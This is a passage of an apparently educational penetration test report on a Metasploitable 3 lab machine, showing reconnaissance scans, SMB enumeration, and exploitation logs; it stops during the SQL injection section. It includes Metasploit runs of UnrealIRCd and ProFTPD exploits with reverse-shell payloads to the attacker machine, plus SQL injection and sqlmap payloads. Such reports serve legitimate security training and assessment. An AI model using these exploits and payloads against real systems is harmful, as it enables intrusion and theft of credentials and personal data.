



PENETRATION TEST REPORT

Metasploitable 3 — Internal Infrastructure Assessment

Target System: Metasploitable 3 Linux ·

Assessment Type: Full-Scope Internal Penetration Test

Date of Test: April 18, 2026

Report Date: April 19, 2026

Classification: **CONFIDENTIAL**

CONFIDENTIAL · FOR AUTHORISED USE ONLY



Contents

1. Executive Summary	4
2. Scope and Objectives	5
2.1 Scope	5
2.2 Objectives.....	5
2.3 Rules of Engagement	5
3. Methodology	6
3.1 Phase 1 — Environment Setup and Reconnaissance.....	6
3.2 Phase 2 — Enumeration.....	9
3.3 Phase 3 — Exploitation	13
UnrealIRCd 3.2.8.1 Backdoor (CVE-2010-2075).....	13
ProFTPD 1.3.5 mod_copy RCE (CVE-2015-3306).....	14
Payroll Application SQL Injection	16
MySQL Root Access via Plaintext Credentials	18
3.4 Phase 4 — Post-Exploitation	19
4. Detailed Vulnerability Findings.....	23
5. Impact Analysis	37
5.2 Business Impact	38
5.3 Risk Rating and Prioritisation.....	38
6. Attack Narrative — Full Exploitation Chain	39
7. MITRE ATT&CK Framework Mapping	40
8. Remediation Recommendations	41
8.1 Critical Priority — Act Within 24 Hours.....	42
F-01 — Remove UnrealIRCd Immediately	42
F-03 — Patch or Disable ProFTPD mod_copy.....	42
F-04 — Remediate SQL Injection in Payroll Application.....	42
F-05 — Remove Plaintext Credentials from Configuration Files.....	43
8.2 High Priority — Remediate Within 30 Days.....	43
F-02 — Apply PwnKit Patch (CVE-2021-4034)	43
F-06 & F-07 — Eliminate Plaintext and Weak Password Storage	44
F-08 — Remove Backdoor Account and Audit All User Accounts	44
F-09 — Implement CSRF Protection.....	45
8.3 Medium Priority — Remediate Within 60 Days	45



F-10 — Patch phpMyAdmin XSS	45
F-11 — Mitigate Slowloris DoS	46
F-12 — Disable SMB Null Sessions	46
8.4 Low Priority — Remediate Within 90 Days	46
F-13 — Enforce Strong Password Policy	46
8.5 Remediation Ownership and Sign-Off.....	47
9. Legal and Ethical Considerations	48
10. Evidence and Appendices.....	48
Appendix B — Tools Reference.....	49
Appendix C — Discovered User Accounts (/etc/passwd).....	49
11. Conclusion.....	50



1. Executive Summary

Flatiron Cyber Defence Consulting Firm conducted a full-scope internal penetration test against a Linux-based target system (Metasploitable 3) on April 18, 2026. The target system was completely compromised. Multiple independent, unauthenticated attack paths were identified and successfully exploited, resulting in root-level operating system access, full exfiltration of all user credentials, and exposure of a payroll database containing employee personal information and plaintext passwords. The overall security posture of the assessed system is rated **CRITICAL**.

Risk Level	Count	Key Findings
Critical	5	- UnrealIRCd RCE - PwnKit root - ProFTPD RCE - SQLi - DB credential exposure
High	3	- Plaintext payroll passwords - MD5 hashing - Backdoor persistence
Medium	4	- CSRF - DOM-XSS - Slowloris DoS - SMB null session
Low	1	Weak password policy

Table 1 — Risk Summary by Severity

KEY BUSINESS RISKS:

- Complete loss of data confidentiality** — all employee credentials and salary data were exfiltrated with no resistance.
- Full system integrity compromise** — as root, an attacker can modify or destroy any data, implant malware, or hold systems for ransom.
- Persistent attacker access** — a backdoor account was created, demonstrating that an attacker can maintain access even after initial vulnerability patching.
- Regulatory exposure** — exposure of payroll PII constitutes a notifiable data breach under applicable data protection regulations.

OVERALL SECURITY POSTURE: CRITICAL — Immediate remediation action is required across all layers of the technology stack. No findings should be deferred.



2. Scope and Objectives

2.1 Scope

Parameter	Detail
Target IP Address	192[.]168[.]100[.]29 (Metasploitable 3 Linux)
Attack Machine	192[.]168[.]100[.]14 (Kali Linux)
Network	NAT Network — 192[.]168[.]100[.]0/24
Operating System	Ubuntu 14.04 LTS (Linux kernel 3.13.0-170)
In-Scope Services	All TCP ports and services on 192[.]168[.]100[.]29
Out of Scope	All other hosts on the network — no lateral movement
Testing Date	April 18, 2026
Test Duration	Single engagement session

Table 2 — Engagement Scope Parameters

2.2 Objectives

1. Identify all open ports, running services, and software versions on the target system.
2. Enumerate users, shares, and configuration data using reconnaissance tools.
3. Exploit identified vulnerabilities to gain unauthorised access using industry-standard techniques.
4. Escalate privileges to the highest available access level (root).
5. Demonstrate the impact of post-exploitation activities including credential theft and persistence.
6. Document all findings with evidence and provide actionable remediation guidance.

2.3 Rules of Engagement

1. Testing was conducted exclusively against the target IP 192[.]168[.]100[.]29 within the controlled lab network.
2. No destructive actions were taken beyond demonstration of persistence (backdoor user removed post-test).
3. All testing was performed in an authorised educational environment using a purpose-built vulnerable machine.
4. No findings were disclosed to third parties.



3. Methodology

The assessment followed the Penetration Testing Execution Standard (PTES) and OWASP Testing Guide v4, structured across five sequential phases. Each phase informed the next, ensuring a systematic and thorough coverage of the attack surface.

Phase	Description	Tools Used
1. Reconnaissance	Passive and active discovery of open ports, services, OS, and software versions	Nmap, Netcat
2. Enumeration	Deep enumeration of services, users, shares, and vulnerability identification	Nmap NSE scripts, Enum4linux
3. Exploitation	Exploitation of identified vulnerabilities to achieve initial access	Metasploit, manual browser SQLi
4. Post-Exploitation	Privilege escalation, credential harvesting, data exfiltration, persistence	Metasploit post modules, MySQL CLI, sqlmap
5. Reporting	Documentation of all findings with evidence and remediation recommendations	This report

Table 3 — Testing Methodology Phases

3.1 Phase 1 — Environment Setup and Reconnaissance

Prior to testing, both machines were verified to be correctly networked on the 192.168.100.0/24 subnet. Network connectivity was confirmed and the target was identified at 192.168.100.29.

```
> ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b4:a1:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.4/24 brd 192.168.100.255 scope global dynamic noprefixroute eth0
        valid_lft 557sec preferred_lft 557sec
    inet6 fe80::fd1a:4d09:37a8:7632/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Figure 1 — Kali Linux attacker machine: IP 192.168.100.4



```
vagrant@metasploitable3-ub1404:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:53:b0:b8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.29/24 brd 192.168.100.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe53:b0b8/64 scope link
        valid_lft forever preferred_lft forever
```

Figure 2 — Metasploitable 3 target: IP 192.168.100.29

A full TCP port scan was conducted across all 65,535 ports with service version detection, OS fingerprinting, and default NSE scripts. All results were saved to file for reference.

```
nmap -sV -sC -O -p- --open -T4 192.168.100.29 -oN nmap_full.txt
```

```
nmap -sV -sC -O -p- --open -T4 192.168.100.29 -oN nmap_full.txt
```

Figure 3 — Nmap full scan initiated

```
> nmap -sV -sC -O -p- --open -T4 192.168.100.29 -oN nmap_full.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-18 04:39 EDT
Nmap scan report for 192.168.100.29
Host is up (0.0012s latency).
Not shown: 65524 filtered tcp ports (no-response), 3 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_  256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp    open  http         Apache httpd 2.4.7
|_ http-title: Index of /
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-ls: Volume /
|  SIZE  TIME      FILENAME
|  -    -    -    -
|  -    2020-10-29 19:37 chat/
|  -    2011-07-27 20:17 drupal/
|  1.7K  2020-10-29 19:37 payroll_app.php
|  -    2013-04-08 12:06 phpmyadmin/
|_
445/tcp    open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp    open  ipp          CUPS 1.7
|_ http-methods:
|_   Potentially risky methods: PUT
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http-server-header: CUPS/1.7 IPP/2.1
```

Figure 4 — Open ports 21 (FTP), 22 (SSH), 80 (HTTP), 445 (SMB), 631 (IPP)



```
|_http-server-header: CUPS/1.7 IPP/2.1
|_http-title: Home - CUPS 1.7.2
3306/tcp open  mysql      MySQL (unauthorized)
6697/tcp open  irc        UnrealIRCd
|_irc-info:
|_  users: 1
|_  servers: 1
|_  lusers: 1
|_  lservers: 0
|_  server: irc.TestIRC.net
8080/tcp open  http      Jetty 8.1.7.v20120910
|_http-title: Error 404 - Not Found
|_http-server-header: Jetty(8.1.7.v20120910)
MAC Address: 08:00:27:53:B0:B8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.14 (98%), Linux 3.8 - 3.16 (97%), Linux 3.13 (94%), OpenWrt Chaos Calmer 15.05 (Linux 3.
(Linux 4.1 or 4.4) (94%), Linux 3.2 - 3.16 (94%), Linux 4.2 (94%), Linux 3.10 - 4.11 (93%), Linux 3.13 - 4.4 (93%), Linux 3.1
0 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb-os-discovery:
|_  OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|_  Computer name: metasploitable3-ub1404
|_  NetBIOS computer name: METASPLOITABLE3-UB1404\x00
|_  Domain name: \x00
|_  FQDN: metasploitable3-ub1404
|_  System time: 2026-04-18T08:41:39+00:00
|_ smb2-security-mode:
|_  3:1:1:
```

Figure 5 — Additional open ports: 3306 (MySQL), 6697 (UnrealIRCd), 8080 (Jetty)

```
8080/tcp open  http      Jetty 8.1.7.v20120910
|_http-title: Error 404 - Not Found
|_http-server-header: Jetty(8.1.7.v20120910)
MAC Address: 08:00:27:53:B0:B8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.14 (98%), Linux 3.8 - 3.16 (97%), Linux 3.13 (94%), OpenWrt Chaos Calmer 15.05 (Linux 3.
(Linux 4.1 or 4.4) (94%), Linux 3.2 - 3.16 (94%), Linux 4.2 (94%), Linux 3.10 - 4.11 (93%), Linux 3.13 - 4.4 (93%), Linux 3.1
0 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb-os-discovery:
|_  OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|_  Computer name: metasploitable3-ub1404
|_  NetBIOS computer name: METASPLOITABLE3-UB1404\x00
|_  Domain name: \x00
|_  FQDN: metasploitable3-ub1404
|_  System time: 2026-04-18T08:41:39+00:00
|_ smb2-security-mode:
|_  3:1:1:
|_    Message signing enabled but not required
|_ clock-skew: mean: 15s, deviation: 2s, median: 14s
|_ smb-security-mode:
|_  account_used: guest
|_  authentication_level: user
|_  challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_ smb2-time:
|_  date: 2026-04-18T08:41:38
```

Figure 6 — Nmap SMB OS discovery and security mode analysis



3.2 Phase 2 — Enumeration

A vulnerability script scan was run to identify specific CVEs and web application weaknesses across all discovered services.

```
nmap --script vuln 192.168.100.29 -oN nmap_vuln.txt
```




Figure 7 — Nmap vulnerability scan command




Figure 8 — SQL injection, XSS, and Slowloris DoS findings on port 80



```
http-enum:
  /: Root directory w/ listing on 'apache/2.4.7 (ubuntu)'
  /phpmyadmin/: phpMyAdmin
  _ /uploads/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
http-stored-xss: Couldn't find any stored XSS vulnerabilities.
http-csrf:
Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.100.29
Found the following possible CSRF vulnerabilities:

Path: http://192.168.100.29:80/payroll_app.php
Form id:
Form action:

Path: http://192.168.100.29:80/drupal/
Form id: user-login-form
Form action: /drupal/?q=node&destination=node

Path: http://192.168.100.29:80/chat/
Form id: name
Form action: index.php
_
45/tcp open  microsoft-ds
31/tcp open  ipp
```

Figure 9 — CSRF vulnerabilities on payroll_app.php, Drupal, and chat application

```
3000/tcp closed ppp
3306/tcp open  mysql
8080/tcp open  http-proxy
| http-slowloris-check:
| VULNERABLE:
| Slowloris DOS attack
| State: LIKELY VULNERABLE
| IDs: CVE:CVE-2007-6750
| Slowloris tries to keep many connections to the target web server open and hold
| them open as long as possible. It accomplishes this by opening connections to
| the target web server and sending a partial request. By doing so, it starves
| the http server's resources causing Denial Of Service.
|
| Disclosure date: 2009-09-17
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| http://ha.ckers.org/slowloris/
_
8181/tcp closed intermapper
MAC Address: 08:00:27:53:B0:B8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
| smb-vuln-regsvc-dos:
| VULNERABLE:
| Service regsvc in Microsoft Windows systems vulnerable to denial of service
| State: VULNERABLE
| The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
| pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
```

Figure 10 — SMB vulnerability results and Slowloris on port 8080



SMB enumeration was performed using Enum4linux to extract user accounts, password policy, and share information via anonymous null session access.

```
enum4linux -a 192.168.100.29 | tee enum4linux_output.txt
```

```
> enum4linux -a 192.168.100.29 | tee enum4linux_output.txt
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Apr 18 04:55:33 2026

===== ( Target Information ) =====
Target ..... 192.168.100.29
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.100.29 ) =====
[E] Can't find workgroup/domain

===== ( Nbtstat Information for 192.168.100.29 ) =====
Looking up status of 192.168.100.29
No reply from 192.168.100.29

===== ( Session Check on 192.168.100.29 ) =====
[+] Server 192.168.100.29 allows sessions using username '', password ''
```

Figure 11 — Enum4linux: null session allowed, target information

```
===== ( Password Policy Information for 192.168.100.29 ) =====
[+] Attaching to 192.168.100.29 using a NULL share
[+] Trying protocol 139/SMB ...
      [!] Protocol failed: [Errno Connection error (192.168.100.29:139)] timed out
[+] Trying protocol 445/SMB ...
[+] Found domain(s):
      [+] METASPLOITABLE3-UB1404
      [+] Builtin
[+] Password Info for Domain: METASPLOITABLE3-UB1404
      [+] Minimum password length: 5
      [+] Password history length: None
      [+] Maximum password age: 37 days 6 hours 21 minutes
      [+] Password Complexity Flags: 000000
      [+] Domain Refuse Password Change: 0
      [+] Domain Password Store Cleartext: 0
      [+] Domain Password Lockout Admins: 0
      [+] Domain Password No Clear Change: 0
```


Figure 12 — Password policy: complexity disabled, minimum length 5 characters

```
[+] Retrieved partial password policy with rpcclient:
```

```
Password Complexity: Disabled  
Minimum Password Length: 5
```

```
===== ( Groups on 192.168.100.29 ) =====
```

```
[+] Getting builtin groups:
```

```
[+] Getting builtin group memberships:
```

```
[+] Getting local groups:
```

```
[+] Getting local group memberships:
```

```
[+] Getting domain groups:
```

```
[+] Getting domain group memberships:
```

Figure 13 — Password complexity flags retrieved via rpcclient

```
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
```

```
S-1-5-32-544 BUILTIN\Administrators (Local Group)  
S-1-5-32-545 BUILTIN\Users (Local Group)  
S-1-5-32-546 BUILTIN\Guests (Local Group)  
S-1-5-32-547 BUILTIN\Power Users (Local Group)  
S-1-5-32-548 BUILTIN\Account Operators (Local Group)  
S-1-5-32-549 BUILTIN\Server Operators (Local Group)  
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
```

```
[+] Enumerating users using SID S-1-5-21-2892692244-97591703-1708969968 and logon username '', password ''
```

```
S-1-5-21-2892692244-97591703-1708969968-501 METASPLOITABLE3-UB1404\nobody (Local User)  
S-1-5-21-2892692244-97591703-1708969968-513 METASPLOITABLE3-UB1404\None (Domain Group)  
S-1-5-21-2892692244-97591703-1708969968-1000 METASPLOITABLE3-UB1404\chewbacca (Local User)
```

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
```

```
===== ( Getting printer info for 192.168.100.29 ) =====
```

```
No printers returned.
```

Figure 14 — User chewbacca discovered via RID cycling

Netcat was used for manual banner grabbing on three key services to confirm exact software versions for CVE cross-referencing.

```
nc -nv 192.168.100.29 21  
nc -nv 192.168.100.29 22  
nc -nv 192.168.100.29 6697
```



```
> nc -nv 192.168.100.29 21
(UNKNOWN) [192.168.100.29] 21 (ftp) open
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.100.29]
```

Figure 15 — Netcat: ProFTPD 1.3.5 banner confirmed on port 21

```
> nc -nv 192.168.100.29 6697
(UNKNOWN) [192.168.100.29] 6697 (ircs-u) open
:irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname...
:irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
```

Figure 16 — Netcat: UnrealIRCd service confirmed on port 6697

```
> nc -nv 192.168.100.29 22
(UNKNOWN) [192.168.100.29] 22 (ssh) open
SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.13
```

Figure 17 — Netcat: OpenSSH 6.6.1p1 banner confirmed on port 22

3.3 Phase 3 — Exploitation

Four independent exploitation chains were executed, each targeting a different vulnerable service or application layer.

UnrealIRCd 3.2.8.1 Backdoor (CVE-2010-2075)

The UnrealIRCd service on port 6697 was exploited using the Metasploit module for its known backdoor, achieving unauthenticated remote code execution.

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Figure 18 — Metasploit: UnrealIRCd backdoor module loaded



```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.100.29
RHOSTS => 192.168.100.29
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT => 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.100.4
LHOST => 192.168.100.4
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.100.4:4444
[*] 192.168.100.29:6697 - Connected to 192.168.100.29:6697 ...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.100.29:6697 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 6SqlFueakGU3TN8R;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "6SqlFueakGU3TN8R\r\n"
```

Figure 19 — Exploit executed, reverse shell session opened

```
whoami
boba_fett
id
uid=1121(boba_fett) gid=100(users) groups=100(users),999(docker)
uname -a
Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU
/Linux
hostname
metasploitable3-ub1404
```

Figure 20 — Shell confirmed as boba_fett (uid=1121), member of docker group

ProFTPD 1.3.5 mod_copy RCE (CVE-2015-3306)

ProFTPD's unauthenticated SITE CPFR/CPTO commands were abused to copy a PHP webshell to the Apache web root, yielding a second independent web shell.



```
msf6 > search proftpd

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/misc/netsupport_manager_agent	2011-01-08	average	No	NetSupport Manager Agent Remote Buffer Overflow
1	exploit/linux/ftp/proftpd_sreplace	2006-11-26	great	Yes	ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
2	\ target: Automatic Targeting				
3	\ target: Debug				
4	\ target: ProFTPD 1.3.0 (source install) / Debian 3.1				
5	exploit/freebsd/ftp/proftpd_telnet_iac	2010-11-01	great	Yes	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
6	\ target: Automatic Targeting				
7	\ target: Debug				
8	\ target: ProFTPD 1.3.2a Server (FreeBSD 8.0)				
9	exploit/linux/ftp/proftpd_telnet_iac	2010-11-01	great	Yes	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
10	\ target: Automatic Targeting				
11	\ target: Debug				
12	\ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1				
13	\ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 (Debug)				
14	\ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)				
15	exploit/unix/ftp/proftpd_modcopy_exec	2015-04-22	excellent	Yes	ProFTPD 1.3.5 Mod_Copy Command Execution
16	exploit/unix/ftp/proftpd_133c_backdoor	2010-12-02	excellent	No	ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 16, use 16 or use exploit/unix/ftp/proftpd_133c_backdoor

Figure 21 — Metasploit: ProFTPD modcopy_exec module identified

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set PAYLOAD cmd/unix/reverse_perl
PAYLOAD => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 192.168.100.4:4444
[*] 192.168.100.29:80 - 192.168.100.29:21 - Connected to FTP server
[*] 192.168.100.29:80 - 192.168.100.29:21 - Sending copy commands to FTP server
[*] 192.168.100.29:80 - Executing PHP payload /EsntF33.php
[+] 192.168.100.29:80 - Deleted /var/www/html/EsntF33.php
[*] Command shell session 2 opened (192.168.100.4:4444 → 192.168.100.29:45688) at 2026-04-18 05:33:00 -0400

meterpreter >
```

Figure 22 — Shell opened as www-data via PHP webshell execution



```
msf6 > use exploit/unix/ftp/proftpd_modcopy_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 192.168.100.29
RHOSTS => 192.168.100.29
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 192.168.100.4
LHOST => 192.168.100.4
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 192.168.100.4:4444
[*] 192.168.100.29:80 - 192.168.100.29:21 - Connected to FTP server
[*] 192.168.100.29:80 - 192.168.100.29:21 - Sending copy commands to FTP server
[*] 192.168.100.29:80 - Executing PHP payload /N60q87F.php
[+] 192.168.100.29:80 - Deleted /var/www/html/N60q87F.php
[*] Command shell session 1 opened (192.168.100.4:4444 -> 192.168.100.29:45685) at 2026-04-18 05:31:38 -0400
[-] 192.168.100.29:80 - Exploit aborted due to failure: unknown: 192.168.100.29:21 - Failure executing payload
[*] Exploit completed, but no session was created.
```

Figure 23 — Web root enumerated: drupal/, payroll_app.php, phpmyadmin/

Payroll Application SQL Injection

The payroll application at /payroll_app.php was manually tested and confirmed vulnerable to authentication bypass via SQL injection. sqlmap subsequently automated full database extraction.

192.168.100.29/payroll_app.php

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Payroll Login

User

Password

OK

Figure 24 — Payroll application login form accessed



192.168.100.29/payroll_app.php

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Payroll Login

User

Password

OK

Figure 25 — SQL injection payload entered: ' OR '1'='1

192.168.100.29/payroll_app.php

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Welcome, ' OR '1'='1

Username	First Name	Last Name	Salary
----------	------------	-----------	--------

Figure 26 — Authentication bypassed — all records returned

```
POST parameter 'user' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 58 HTTP(s) requests:
-----
Parameter: user (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: user=rhcl' AND (SELECT 7647 FROM (SELECT(SLEEP(5)))tUne) AND 'TsJR'='TsJR&password=jIal&s=OK
  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: user=rhcl' UNION ALL SELECT CONCAT(0x71716a6b71,0x686d656152724f5763425264584f4479714d6e735a5466666a576766a71),NULL,NULL,NULL-- -8password=jIal&s=OK
-----
do you want to exploit this SQL injection? [Y/n] Y
[05:50:09] [INFO] the back-end DBMS is MySQL
